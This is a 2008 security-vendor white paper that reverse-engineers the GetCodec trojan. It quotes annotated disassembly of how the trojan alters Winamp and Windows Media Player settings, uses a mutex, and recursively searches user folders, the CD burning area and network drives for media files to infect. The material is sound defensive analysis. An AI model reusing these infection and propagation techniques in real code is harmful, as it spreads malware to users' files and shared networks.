HISPASEC SISTEMAS

SEGURIDAD Y TECNOLOGÍAS
DE LA INFORMACIÓN

# White paper:
# GetCodec Multimedia Trojan Analysis

## August 2008

**Marcin "Icewall" Noga**

**martin@hispasec.com**

# 1. Introduction

Recently a new trojan was spotted spreading in the wild, infecting multi-media files on end-user PCs with malicious content. The interesting detail about the malware is that its code embedding functionality is based on the ASF (Advanced Systems Format) format.

ASF is Microsoft's proprietary digital audio/digital video container format, especially meant for streaming media. ASF is part of the Windows Media framework. The format does not specify how (i.e. with which codec) the video or audio should be encoded; it just specifies the structure of the video/audio stream. This is similar to the function performed by the QuickTime, AVI, or Ogg container formats. One of the objectives of ASF was to support playback from digital media servers, HTTP servers, and local storage devices such as hard disk drives.

The most common file types contained within an ASF file are Windows Media Audio (WMA) and Windows Media Video (WMV). Note that the file extension abbreviations are different from the codecs which have the same name. Files containing only WMA audio can be named using a .WMA extension, and files of audio and video content may have the extension .WMV. Both may use the .ASF extension if desired.

The following VirusTotal excerpt illustrates the signatures given by the different Antivirus vendors to a sample belonging to this family:

| | |
|---|---|
| AntiVir | Worm/GetCodec.A |
| Avast | Win32:Trojan-gen {Other} |
| AVG | Downloader.Generic7.YJK |
| BitDefender | Trojan.Downloader.GetCodec.B |
| QuickHeal | Worm.GetCodec.a |
| eSafe | Suspicious File |
| F-Secure | Worm.Win32.GetCodec.a |
| Fortinet | PossibleThreat |
| GData | Worm.Win32.GetCodec.a |
| Ikarus | Worm.Win32.GetCodec.a |
| Kaspersky | Worm.Win32.GetCodec.a |
| McAfee | W32/GetCodec.a |
| NOD32v2 | Win32/TrojanDownloader.Small.OCY |
| Panda | Suspicious file |
| Prevx1 | Cloaked Malware |
| Sophos | W32/GetCodec-A |
| Sunbelt | Worm.Win32.GetCodec.a |
| Symantec | Trojan.Brisv.A |
| TheHacker | W32/GetCodec.a |
| TrendMicro | PAK_Generic.001 |
| VBA32 | Worm.Win32.GetCodec.a |
| VirusBuster | Worm.GetCodec.A |
| Webwasher | Win32.Trojan.ASF.Hijacker.A |

There seems to be a certain degree of agreement in calling the family 'GetCodec', after a full reverse engineering analysis of the sample this paper will probably justify this name.

## 2. Introduction

This section pretends to provide a reverse engineering analysis of the key elements of the sample that produced the previous VirusTotal report, more specifically the sample is identified by the following hashes:

```
MD5:  4e2f538fa4dfe028c221ee7f020a05d4
SHA1: 3a2055b22105b8de4b384d7a1936afaafd7df8c1
```

This sample is packed with PECompact 2.x -> Jeremy Collake, unpacking reveals that it was coded in C++ and compiled using Microsoft Visual Studio.

Let us take a look at the main routine:




**Figure 1 - Main malware routine**

The disassembly also reveals certain class variables:

| | |
|---|---|
| countOfScanedEntities | 10h 0 |
| malware_installed | 14h 1 (first malware execution 0) |
| countOFscanedFiles | 18h 0 |
| countOFinfectedFiles | 1Ch 0 |
| hundretOfScanedFiles | 20h 0 |
| prot_data | 24h addr |
| tempFilePath | 28h addr (TempPath) |
| thread_priority | 2Ch 0 |

As we can see in Figure 1, after a successful COM library initialization the Trojan tries to execute the following routines:

- Initialization_and_BasicCheck
- Set_Mutex
- Modify_Winamp_Conf
- Modify_WMP_Conf
- Search_and_Infection_Mechanism

The next subsections will try to bring some light into these routines in order to understand what is the process followed in corrupting the victim machine.

## 2.1. Initialization_and_BasicCheck routine

The trojan uses this function to initialize class variables and check whether it was executed in the past. In order to perform this check the following registry key is opened:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\PIMSRV

And there is an attempt to read from the registry value *"prot"*.




**Figure 2 - Check to see whether the trojan was previously executed**

Whenever this procedure fails, the *"isMalwareInstalled"* routine returns false and the *"malware_installed"* variable is set to 0:

```
.text:004011E9    call    isMalwareInstalled
.text:004011EE    movzx   ecx, al
.text:004011F1    test    ecx, ecx
.text:004011F3    jnz     short malware_was_executed
.text:004011F5    mov     edx, [ebp+this]
.text:004011F8    mov     [edx+malware_installed], 0 ; set_to_false
```

After this, the trojan tries to initialize the *tempPath* variable making use of the *"GetTempPathW"* Windows API function, if this fails it is initialized to *"C:\\"*.

```
.text:004011FC    push    5000h             ; dwBytes
.text:00401201    call    operator new(uint)
.text:00401206    add     esp, 4
.text:00401209    mov     [ebp+aloc_heap2], eax
.text:0040120C    mov     eax, [ebp+this]
.text:0040120F    mov     ecx, [ebp+aloc_heap2]
.text:00401212    mov     [eax+tempPath], ecx
.text:00401215    mov     edx, [ebp+this]
.text:00401218    mov     eax, [edx+tempPath]
.text:0040121B    push    eax               ; lpBuffer
.text:0040121C    push    10240             ; nBufferLength
.text:00401221    call    GetTempPathW
.text:00401227    mov     [ebp+length_of_copied_buffer], eax
.text:0040122A    cmp     [ebp+length_of_copied_buffer], 10240
.text:00401231    ja      short loc_401239
.text:00401233    cmp     [ebp+length_of_copied_buffer], 0
.text:00401237    jnz     short loc_40124B
.text:00401239
.text:00401239    loc_401239:
.text:00401239    push    offset C_root     ; "C:\\"
.text:0040123E    mov     ecx, [ebp+this]
.text:00401241    mov     edx, [ecx+tempPath]
.text:00401244    push    edx               ; lpString1
.text:00401245    call    lstrcpyW
```

## 2.2. Set_Mutex routine

The trojan uses this function to control its own instance count, this is done making use of a mutex that ensures that only one instance is running:

```
Set_Mutex proc near

var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+var_4], ecx
push    offset Name      ; "PIMSRV1"
push    1                ; bInitialOwner
push    0                ; lpMutexAttributes
call    CreateMutexW
call    GetLastError
sub     eax, 0B7h
neg     eax
```

```
sbb      eax, eax
inc      eax
mov      esp, ebp
pop      ebp
retn
Set_Mutex endp
```

## 2.3. Modify_Winamp_Conf routine

After this, the trojan will attempt to modify Winamp's configuration file.




**Figure 3 - Modify_Winamp_Conf routine**

As we can see in Figure 3 the trojan is using the *SHGetFolderPathW* Windows API in order to get two paths belonging to Winamp's configuration via CSIDL[1]. The CSIDL value is calculated in the following code excerpt:

```
.text:004026EC    mov     edx, [ebp+counter]
.text:004026F2    mov     eax, [ebp+edx*4+csidl]
```

This counter moves in the range 0-7. The first two elements in the *CSIDLs_table* are then initialized to 1Ah and 1Ch.

```
.text:004026AF    mov     [ebp+csidl], 1Ah
.text:004026B6    mov     [ebp+csidl2], 1Ch
```

Two constants are declared with these values in *Shfolder.h*:

```
CSIDL_APPDATA       0x001a  // Application Data, new for NT4
CSIDL_LOCAL_APPDATA 0x001c  // non roaming, user\Local
Settings\Application Data
```

This enables the trojan to modify Winamp's configuration file:

```
"C:\Documents and Settings\USERNAME\Application
Data\Winamp\winamp.ini"         // CSIDL_APPDATA
"C:\Documents and Settings\USERNAME\Local Settings\Application
Data\Winamp\winamp.ini"        // CSIDL_LOCAL_APPDATA
```

It specifically attempts to modify the following settings:

- **defext:** This setting defines what is the default extension when Winamp is asked to play a file with an unknown extension. By default this parameter is set to MP3.

- **extlist_aac:** No info was found regarding this property.




**Figure 4 - Modified Winamp configuration file**

[1] CSIDL (constant special item ID list) values provide a unique system-independent way to identify special folders used frequently by applications, but which may not have the same name or location on any given system. For example, the system folder may be "C:\Windows" on one system and "C:\Winnt" on another. These constants are defined in Shlobj.h. A subset of them is also defined in Shfolder.h.

As you can notice, the malware author only declared two values in the *CSIDLs_table*, what happens with the rest? We said that the author defines a counter that sweeps the range 0-7, the values 2-7 will just retrieve random values from the stack (perhaps it was a coding error).

## 2.4. Modify_WMP_Conf routine

The next target of the sample is Windows Media Player's preferences. It creates the registry key:

HKCU\Software\Microsoft\MediaPlayer\Player\Extensions\.mp3

And sets the value *"Permissions"* to *"31"*. This is the bitwise OR of all the available options for this value. In other words, this modification sets permissions for playback, folder drop, media CD, library, HTML streaming and transcoding.

Consecutively, the *"URLAndExitCommandsEnabled"* Windows Media Player setting is changed. When a content owner creates an audio or a video stream, that content owner can add script commands (such as URL script commands and custom script commands) that are embedded in the stream. When the stream is played back, the script commands can trigger events in an embedded player program, or they can start your Web browser and then connect to a particular Web page. This behaviour is by design. The property modified by the malware is responsible for turning off/on *URLAndExit* script commands in ASF files, it defaults to 1 (on), which means that the functionality is enabled even if the registry value *"URLAndExitCommandsEnabled"* does not exist.

Taking a further look at the code:

```
.text:004025B0    modify_WMP_conf proc near
.text:004025B0
.text:004025B0    var_18          = dword ptr -18h
.text:004025B0    var_14          = dword ptr -14h
.text:004025B0    var_D           = byte ptr -0Dh
.text:004025B0    dwDisposition   = dword ptr -0Ch
.text:004025B0    hKey            = dword ptr -8
.text:004025B0    Data            = byte ptr -4
.text:004025B0
.text:004025B0    push    ebp
.text:004025B1    mov     ebp, esp
.text:004025B3    sub     esp, 18h
.text:004025B6    mov     [ebp+var_14], ecx
.text:004025B9    mov     [ebp+hKey], 0
.text:004025C0    mov     dword ptr [ebp+Data], 0
.text:004025C7    mov     [ebp+var_D], 0
.text:004025CB    lea     eax, [ebp+hKey]
.text:004025CE    push    eax             ; phkResult
.text:004025CF    push    2001Fh          ; samDesired
.text:004025D4    push    0               ; ulOptions
.text:004025D6    push    offset SubKey   ;
"Software\\Microsoft\\MediaPlayer\\Preferen"...
.text:004025DB    push    HKEY_CURRENT_USER ; hKey
.text:004025E0    call    RegOpenKeyExW
.text:004025E6    test    eax, eax
.text:004025E8    jnz     short loc_40260B
.text:004025EA    push    4               ; cbData
.text:004025EC    lea     ecx, [ebp+Data]
```

```
.text:004025EF    push    ecx                ; lpData
.text:004025F0    push    4                  ; dwType
.text:004025F2    push    0                  ; Reserved
.text:004025F4    push    offset ValueName ;
"URLAndExitCommandsEnabled"
.text:004025F9    mov     edx, [ebp+hKey]
.text:004025FC    push    edx                ; hKey
.text:004025FD    call    RegSetValueExW
```

We notice that very surprisingly the malware author sets the value of *"URLAndExitCommandsEnabled"* to *"0"*. Indeed, he just turned off *URLAndExit* script commands in ASF files, disabling the sample from downloading any other trojan making use of this method. Some people may think that this was done due to a misinterpretation of the documentation, others might say it is probably a coding error, the author of this paper personally believes that it was done on purpose. This approach makes the attack stealthier, hence it may be used as a trick to hide the attack from the victim.

If this had not been done the victim would notice that after executing the trojan many of his multimedia files display strange codec installation messages when opening them and he might be led to believe that the trojan caused this. We must take into account that this trojan is spreading through warez and crack pages, hence the victim would just think it is yet another corrupted crack.

## 2.5. Search_and_Infection_Mechanism routine

This routine is the heart of the malware itself, it is responsible for the main malicious actions.

First of all the trojan sets *"THREAD_PRIORITY_BELOW_NORMAL"* for its own thread and then launches a main routine which aims to search and infect files on the victim's hard drive:

```
.text:004019C0    Search_and_Infect proc near
.text:004019C0
.text:004019C0
.text:004019C0    push    ebp
.text:004019C1    mov     ebp, esp
.text:004019C3    sub     esp, 250h
.text:004019C9    mov     [ebp+this], ecx
.text:004019CF    mov     ecx, [ebp+this]
.text:004019D5    add     ecx, 8
.text:004019D8    call    sub_401290
.text:004019DD    mov     [ebp+csidl], 35h
.text:004019E4    mov     [ebp+csidl1], 37h
.text:004019EB    mov     [ebp+csidl2], 0Dh
.text:004019F2    mov     [ebp+csidl3], 5
.text:004019F9    mov     [ebp+csidl4], 2Eh
.text:00401A00    mov     [ebp+csidl5], 1Ah
.text:00401A07    mov     [ebp+csidl6], 1Ch
.text:00401A0E    mov     [ebp+csidl7], 6
.text:00401A15    mov     [ebp+csidl8], 10h
.text:00401A1C    mov     [ebp+csidl9], 13h
.text:00401A23    mov     [ebp+csidl10], 3Bh
.text:00401A2A    mov     [ebp+counter], 0
.text:00401A34    jmp     short loc_401A45
.text:00401A36    ; -----------------------------------
```

```
.text:00401A36
.text:00401A36 loc_401A36:
.text:00401A36    mov     eax, [ebp+counter]
.text:00401A3C    add     eax, 1
.text:00401A3F    mov     [ebp+counter], eax
.text:00401A45
.text:00401A45    loc_401A45:
.text:00401A45    cmp     [ebp+counter], 44
.text:00401A4C    jnb     short loc_401A84
.text:00401A4E    lea     ecx, [ebp+FileName]
.text:00401A54    push    ecx               ; pszPath
.text:00401A55    push    0                 ; dwFlags
.text:00401A57    push    0                 ; hToken
.text:00401A59    mov     edx, [ebp+counter]
.text:00401A5F    mov     eax, [ebp+edx*4+csidl] ;CSIDL_table
.text:00401A63    push    eax               ; csidl
.text:00401A64    push    0                 ; hwnd
.text:00401A66    call    SHGetFolderPathW
.text:00401A6C    test    eax, eax
.text:00401A6E    jl      folder_path_not_available
.text:00401A70    lea     ecx, [ebp+FileName]
.text:00401A76    push    ecx               ; Path
.text:00401A77    mov     ecx, [ebp+this]
.text:00401A7D    call    SearchVulnsFiles
.text:00401A82
.text:00401A82    folder_path_not_available:
.text:00401A82    jmp     short loc_401A36
.text:00401A84    ; ---------------------------------
.text:00401A84
.text:00401A84    loc_401A84:
.text:00401A84    mov     ecx, [ebp+this]
.text:00401A8A    call    sub_401C00
.text:00401A8F    mov     al, 1
.text:00401A91    mov     esp, ebp
.text:00401A93    pop     ebp
.text:00401A94    retn
.text:00401A94 Search_and_Infect endp
```

Looking at the code we can figure out that the author made a new mistake. The counter in the loop wipes the values 0-44. What this code really does is asking for 44 entries from *"CSIDL_table"*, however, only 11 are initialized.

The paths returned by the call to *"SHGetFolderPathW"* are used as root paths in order to search for vulnerable files to infect (i.e. *mp2, mp3, wma, wmv, asf*). Using *shlobj.h*, we can check the CSIDL:

```
.text:004019DD    mov     [ebp+csidl], 35h  ;CSIDL_COMMON_MUSIC
0x0035         // All Users\My Music
.text:004019E4    mov     [ebp+csidl1], 37h ;CSIDL_COMMON_VIDEO
0x0037         // All Users\My Video
.text:004019EB    mov     [ebp+csidl2], 0Dh ;CSIDL_MYMUSIC
0x000d         // "My Music" folder
.text:004019F2    mov     [ebp+csidl3], 5   ;CSIDL_PERSONAL
0x0005         // My Documents
.text:004019F9    mov     [ebp+csidl4], 2Eh  ; CSIDL_COMMON_DOCUMENTS
0x002e         // All Users\Documents
.text:00401A00    mov     [ebp+csidl5], 1Ah ;CSIDL_APPDATA
0x001a         // <user name>\Application Data
.text:00401A07    mov     [ebp+csidl6], 1Ch ;CSIDL_LOCAL_APPDATA
```

```
0x001c         // <user name>\Local Settings\Applicaiton Data (non
roaming)
.text:00401A0E    mov     [ebp+csidl7], 6   ;CSIDL_FAVORITES
0x0006         // <user name>\Favorites
.text:00401A15    mov     [ebp+csidl8], 10h ;CSIDL_DESKTOPDIRECTORY
0x0010         // <user name>\Desktop
.text:00401A1C    mov     [ebp+csidl9], 13h ;CSIDL_NETHOOD
0x0013         // <user name>\nethood
.text:00401A23    mov     [ebp+csidl10], 3Bh ;CSIDL_CDBURN_AREA
0x003b         // USERPROFILE\Local Settings\Application
Data\Microsoft\CD Burning
```

The most interesting path among these is:

```
CSIDL_CDBURN_AREA  0x003b

// USERPROFILE\Local Settings\Application Data\Microsoft\CD Burning
```

Why is this so interesting? The CD Burning folder contains files which are ready to be burnt on a CD/DVD, hence, infecting these files allows the malware to propagate via CD/DVD sharing.

So the first path where the malware searches for vulnerable files is *"//All Users\My Music"*. In our case this is:

C:\Documents and Settings\All Users\Documents\My Music

Let us leave two target files in this folder:




**Figure 5 - Files created as baits for the malware**

We have used two different file formats in order to discover differences in the malware's behaviour based on this parameter.

## File Searching

In order to search for files to infect the malware author makes use of two good known Windows APIs:

- FindFirstFileW
- FindNextFileW

These APIs will return a *WIN32_FIND_DATAW* data structure representing a target search directory. A recursive search is then performed on these directories, with a maximum depth of 30 recursions:

```
.text:004013F9    mov     [ebp+this], ecx
.text:004013FF    mov     eax, [ebp+RecursiveCounter]
.text:00401402    mov     ecx, [ebp+RecursiveCounter] ; default 0
.text:00401405    add     ecx, 1
.text:00401408    mov     [ebp+RecursiveCounter], ecx
.text:0040140B    cmp     eax, 30
.text:0040140E    jle     short continue_searching
.text:00401410    xor     al, al          ; set return value to false
.text:00401412    jmp     endOfSearchFile
```

Notice from the following code that the LPCTSTR *lpFileName* argument for *FindFirstFileW* is the path returned by *SHGetFolderPathW* plus the wildcard '*':

```
.text:004014E2    mov     ecx, [ebp+PathCopy2]
.text:004014E5    movzx   edx, word ptr [ecx+eax*2-2]
.text:004014EA    cmp     edx, '\'
.text:004014ED    jz      short loc_4014FE
.text:004014EF    push    offset back_slash ; lpString2
.text:004014F4    mov     eax, [ebp+PathCopy2]
.text:004014F7    push    eax             ; lpString1
.text:004014F8    call    lstrcatW
.text:004014FE
.text:004014FE loc_4014FE:
.text:004014FE    push    offset asterix  ; lpString2
.text:00401503    mov     ecx, [ebp+PathCopy2]
.text:00401506    push    ecx             ; lpString1
.text:00401507    call    lstrcatW
.text:0040150D    lea     edx, [ebp+wfd]
.text:00401513    push    edx             ; lpFindFileData
.text:00401514    mov     eax, [ebp+PathCopy2]
.text:00401517    push    eax             ; lpFileName
.text:00401518    call    FindFirstFileW
```

So after this whole process you may be thinking, what if I store my multimedia files in a location that is not present among the CSIDL paths? Since searching is performed on particular CSIDL paths my files should be safe from code injection, correct? Bad luck, before ending the *Search_and_Infect* loop the sample calls *Search_files_on_LogicalDrives*.

As you can see in Figure 6, the sample will try to infect files on all drives which are of type:

- DRIVE_FIXED: fixed media (e.g. hard drives or flash drives).
- DRIVE_REMOTE: remote network drives.

So whatever the case the trojan will always try to find interesting files to infect, even if they are on a pendrive or shared folder. This makes it ideal for propagating in corporate environments and organizations with intensive use of shares: schools, residences, etc.

